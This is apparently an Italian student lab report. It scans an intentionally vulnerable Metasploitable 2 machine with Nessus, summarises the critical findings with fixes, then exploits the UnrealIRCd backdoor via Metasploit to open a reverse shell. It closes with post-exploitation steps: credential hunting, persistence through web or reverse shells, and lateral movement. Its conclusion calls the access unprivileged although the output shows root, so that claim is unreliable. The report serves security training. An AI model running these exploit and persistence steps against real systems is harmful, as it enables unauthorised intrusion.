ESERCIZIO S5_L3_NESSUS_SCANNER

Consegna

Analisi del Report:


O Una volta completata la scansione, scarica e analizza il report generato da Nessus.

Per ogni vulnerabilità riportata:


- Leggi attentamente la descrizione fornita nel report.
- Approfondisci ulteriormente utilizzando i link e le risorse suggerite nel report.
- Cerca ulteriori informazioni sul Web, se necessario.

Svolgimento


Iniziamo a configurare il Basic Scan inserendo l'indirizzo IP della macchina target:




Procediamo poi settando in modalità custom gli elementi della discovery.




Scegliamo le porte necessarie oppure selezioniamo l'opzione "Common ports":




Lasciamo in modalità default la sezione assessment:



Ed in questo caso lasciamo invariata anche la sezione report:




Facciamo poi partire lo scan:




Al termine del processo di scanning, che ha richiesto circa una ventina di minuti, abbiamo una panoramica di quante vulnerabilità sono state trovate e di che tipologia e criticità.



Terminata la scansione possiamo chiedere a Nessus di generare un report da cui possiamo trarre molti più dettagli:





Report Analysis





Scan Information

Start time: Wed Jul 30 09:35:52 2025 End time: Wed Jul 30 09:55:15 2025

Host Information

Netbios Name: METASPLOITABLE IP: 192.168.2.100

OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Una volta analizzato il report, possiamo di seguito possiamo trarre alcune conclusioni circa le principali criticità riscontrate.

UnrealIRCd Backdoor Detection

- Gravità: Critica (CVSS 10.0)
- **Descrizione**: È stata rilevata una backdoor nota in UnrealIRCd, che permette l'esecuzione remota di comandi tramite connessione al server IRC.
- Impatto: Accesso remoto completo al sistema tramite comandi shell.
- Sfruttabile con: exploit/unix/irc/unreal_ircd_3281_backdoor (Metasploit)
- Raccomandazione: Rimuovere la versione vulnerabile di UnrealIRCd o aggiornare a una versione non backdoorata.

Canonical Ubuntu Linux SEoL (8.04.x)

- Gravità: Critica (CVSS 10.0)
- **Descrizione**: Il sistema operativo in uso non riceve più aggiornamenti di sicurezza (End of Life).
- Impatto: Altissimo rischio: tutte le vulnerabilità note possono essere sfruttate liberamente.
- Raccomandazione: Aggiornare a una versione supportata di Ubuntu o Debian.

VNC Server con password predefinita "password"

- Gravità: Critica (CVSS 10.0)
- **Descrizione**: Il servizio VNC accetta la password predefinita "password", nota e facilmente sfruttabile.
- **Impatto**: Attaccante può accedere al desktop remoto senza autenticazione.
- Raccomandazione: Disattivare VNC o impostare una password robusta.

SSL Version 2 e 3 Protocol Detection

- **Gravità**: Critica (CVSS 9.8)
- **Descrizione**: I protocolli SSLv2 e SSLv3 sono **obsoleti e vulnerabili** (es. POODLE, DROWN).
- Impatto: Potenziale decifratura del traffico cifrato, MITM.
- Raccomandazione: Disattivare SSLv2/v3 e forzare TLS 1.2+.

Bind Shell Backdoor Detection

- Gravità: Critica (CVSS 9.8)
- **Descrizione**: È stata rilevata la presenza di una shell di tipo backdoor tramite Bind TCP su una porta non documentata.
- Impatto: Accesso remoto al sistema senza autenticazione.
- Raccomandazione: Verificare i processi attivi, disattivare il servizio o reinstallare da ISO pulita.

Apache Tomcat

- Gravità: Critica/Mista
- **Descrizione**: Sono state rilevate più vulnerabilità, tra cui Ghostcat (AJP upload bypass) che permette l'esecuzione remota di codice.
- Sfruttabile con: exploit/multi/http/tomcat_ajp_upload_bypass
- Raccomandazione: Disattivare il connettore AJP o aggiornare Tomcat.

Exploitation

Procediamo dunque provando a sfruttare una delle vulnerabilità per accedere alla shell della Metasploitable2.

Prenderemo come test la seguente:

Synopsis The remote IRC server contains a backdoor. Description The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host. See Also https://seclists.org/fulldisclosure/2010/Jun/277 https://seclists.org/fulldisclosure/2010/Jun/284 http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt Solution Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Apriamo dunque il tool msfconsole:

Critical

Cerchiamo il relativo exploit:

Settiamo l'exploit da usare secondo il risultato ottenuto:

Settiamo i vari parametri: Host e Porta Target, Payload da usare, Host e Porta del nostro client.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.2.100
RHOST ⇒ 192.168.2.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.100
LHOST ⇒ 192.168.1.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
```

Runniamo l'exploit e al termine del processo avremo accesso alla shell della Metasploitable:

```
msf6 exploit(unix/irc/unreal ired 3281 backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.100:4444

[*] 192.168.2.100:6667 - Connected to 192.168.2.100:6667...

:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead

[*] 192.168.2.100:6667 - Sending backdoor command...

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo 229B9dIUf16pcc10;

[*] Writing to socket A

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket A

[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n"

[*] Matching...

[*] B is input...

[*] Command shell session 1 opened (192.168.1.100:4444 → 192.168.2.100:57965) at 2025-07-30 10:31:46 -0400

Shell Banner:

229B9dIUf16pcc10
```

Possiamo dunque testarne il corretto funzionamento tramite l'inserimento di alcuni semplici comandi come whoami e ip a:

```
Shell Banner:
229B9dIUf16pCc10

whoami
root
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:40:df:20 brd ff:ff:ff:ff
    inet 192.168.2.100/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe40:df20/64 scope link
        valid_lft forever preferred_lft forever
```

Conclusioni

La scansione condotta con Nessus Essentials ha identificato diverse vulnerabilità critiche sulla macchina target (192.168.2.100, Metasploitable 2). In particolare, la vulnerabilità legata alla backdoor presente in UnrealIRCd 3.2.8.1 è risultata immediatamente sfruttabile.

Utilizzando l'exploit pubblico exploit/unix/irc/unreal_ircd_3281_backdoor tramite il framework Metasploit, è stato possibile stabilire una reverse shell remota, ottenendo accesso al sistema come utente non privilegiato. Questo conferma che il sistema è vulnerabile a Remote Command Execution (RCE) senza autenticazione, dimostrando un'elevata esposizione.

L'accesso ottenuto consente ora un'esplorazione interna del sistema, inclusa la possibilità di esfiltrare dati, cercare credenziali in chiaro, pivotare verso altri host nella rete, o effettuare escalation di privilegi per ottenere l'accesso root.

Possibili Azioni Successive (Post-Exploitation)

Una volta stabilita la shell, è possibile:

Enumarazione

- o Identificare l'utente corrente (whoami)
- o Rilevare versione del sistema operativo (uname -a)
- Esaminare configurazioni e processi attivi (ps aux, netstat -tulnp)

Ricerca di credenziali

- Verificare file contenenti password
- Usare find e grep per automatizzare la ricerca

Privilege Escalation

- o Verificare se l'utente corrente può usare sudo (sudo -l)
- o Eseguire script o exploit locali per ottenere root access

Persistence

- o Installare una web shell o reverse shell permanente
- o Pianificare task cron o modificare script di avvio

Lateral Movement

- o Scansionare la rete locale (nmap, ping sweep)
- o Usare le credenziali raccolte per accedere ad altri host